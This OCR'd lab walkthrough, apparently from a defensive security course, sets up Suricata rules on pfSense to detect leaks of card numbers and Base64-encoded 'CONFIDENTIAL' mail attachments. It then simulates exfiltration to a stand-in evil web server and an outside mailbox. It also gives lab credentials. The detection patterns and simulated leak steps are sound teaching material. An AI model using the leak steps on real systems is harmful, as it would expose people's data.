
   Username: admin
   Password: sec599



3. **Configuring Suricata on PfSense**

   You can open the Suricata configuration by clicking "Services" -> Suricata. You may remember we also used Suricata in the Cuckoo sandbox that we created on Day 2. We will now however configure Suricata in a different way: by using PfSense's built-in Suricata package.

   The first page you'll see is an overview of the interfaces on which Suricata has been configured. You'll notice that we've already added the WANNOINTERNET interface. To give you a bit of background: this is the "simulated" WAN we are using in which our evil Kali machine (hosted on www.evilwebserver.com) is sitting. This is the host to which we will exfiltrate sensitive data!



4. **Scenario 1 - Credit card data**

As a first scenario in this lab, we are going to attempt detection of credit card information being exfiltrated using an insecure web form. Suricata has a few rules that can help us detect this type of information, but they are known to be rather prone to false positives and false negatives. We will write our own rule!


In the Suricata main configuration page, please click on the "Edit" icon (on the right) for the WANNOINTERNET interface in the overall Suricata configuration page. This should open a submenu with a number of "WANNO ..." items (e.g. WANNO Settings, WANNO Categories,...).

As a next step, we will click the "WANNO Rules" button in Suricata, which is used to manage the rulesets applied to Suricata. In the dropdown box "Category", we will select "custom.ruleset".

In the empty window below, we will write our new rule:

alert ip any any -> any any (msg:"ET POLICY Credit Card Number Detected in Clear (16 digit)"; pcre:"/(?:^|[^\da-f])((6011|622\d|64[4-9]\d|65\d{2}|5[1-5]\d{2}|4\d{3}|3\d{3})[\-]?\d{4}[\-]?\d{2}[\-]?\d{2}[\-]?\d{4})(?:[^\da-f]|$)/i"; reference:url,www.beachnet.com/~hstiles/cardtype.html;classtype:policy-violation; sid:300005; rev:1;)

The rule reviews all ip traffic (any to any), and looks for a PCRE regular expression that matches 16-digit credit card numbers. Please use the copy / paste function in LODS to copy this rule. Once the rule is entered, please click the "Save" button at the bottom of the page.




5. **Scenario 1 - Submit CC information**

Let's test our rule! We will use the scenario of someone submitting their credit card information in a clear-text HTTP connection... You can find a credit card submission

page at www.evilwebserver.com/creditcards.html.


You can get creative with most of the fields, but please do make sure you use the following, sample, valid credit card number:

4012-8888-8888-1881



6. **Scenario 1 - Review Alerts in PfSense**

   Upon submission of the credit card data, go back to PfSense -> Services -> Suricata and open the Alerts page. You should see one alert that was triggered due to the submission of the credit card number (see screenshot).



7. Scenario 2 - Detecting classified documents

So far for credit card numbers... Let's assume another example! This time, we will analyze how we can detect a classified document that is being leaked using e-mail. We will again develop a Suricata rule for this!

Please take the following steps again:


- Open the Suricata main menu in PfSense (Services -> Suricata);
- Click the pencil icon to edit the WANNOINTERNET interface;
- Click the "WANNO Rules" submenu
- Select the "custom.rules" category in the "Category" dropdown box.

You will notice that the credit card rule you just created is still there. We will now add a rule to match confidentiality labels. Please copy paste the following entry below the existing one and save the form:

alert tcp $HOME_NET any -> $EXTERNAL_NET 25 (msg:"ET CUSTOM - Confidential in mail"; flow:to_server,established; content:"Q09ORklERU5USUFM"; classtype:policy-violation; sid:3000002; rev:5; metadata:created_at 2017_09_15;)

Note that this rule will:

- Match on any outbound TCP traffic to port 25 (so typically outgoing mails)
- Looks for the content "Q09ORklERU5USUFM", which is a Base64 encoding of the string "CONFIDENTIAL". This is because attachments in e-mails are typically base64 encoded...




8. **Scenario 2 - Sending a confidential mail**

   We will now simulate confidential data that is being sent out in an e-mail. Let's open up Thunderbird (it's on the Desktop) and do the following:


   - Click the "Write" button to draft a mail message
   - To: "jim.persons@feistymail.com"
   - Subject: "For your eyes only"
   - Attach a file: "Information.txt", which is located on the desktop

   See the screenshot for an overview of what the mail should look like and the contents of the Information.txt file. Once the mail is ready, feel free to send it out by pressing the "Send" button.



9. **Scenario 2 - Review Alerts in PfSense**

Upon sending of the mail, go back to PfSense -> Services -> Suricata and open the Alerts page. You should see another alert that was triggered due to the sending of the mail with confidential information (see screenshot).




10. **Scenario 3 - Analyzing traffic stats using ntopng**

Finally, we have also installed "ntopng" on our PfSense firewall, which is a package that supports a wide variety of network diagnostics & monitoring. A highly interesting feature is "NetFlow" support, which we can use to spot outliers that generate high amounts of volume.

You can configure ntopng by opening the PfSense main interface and selecting "Diagnostics" -> "ntopng settings". In the settings screen we will configure the following fields:

- Enable ntopng (click checkbox)
- ntopng Admin Password: "sec599"
- Confirm ntopng Admin Password: "sec599"
- Interface: LAN and WANNOINTERNET
  - Note: we want to investigate traffic coming from our LAN to the evil web server in the WANNOINTERNET zone
- Mode: "Consider only LAN interface local"

Once configured, scroll down and click "Save".




11. **Scenario 3 - Open ntopng interface**

Now that we have configured ntopng, we will open its interface to start monitoring traffic. You can do so by opening the following link in PfSense: "Diagnostics" -> "ntopng".


In the login page, enter the following credentials:

- Username: admin
- Password: sec599



12. **Scenario 3 - Open hosts interface**

Upon authenticating, you will land on a page that is automatically refreshed every 5 seconds. An interesting view is the "Local Hosts Active Flows Matrix", which you can open through: "Hosts" -> "Local Flow Matrix".



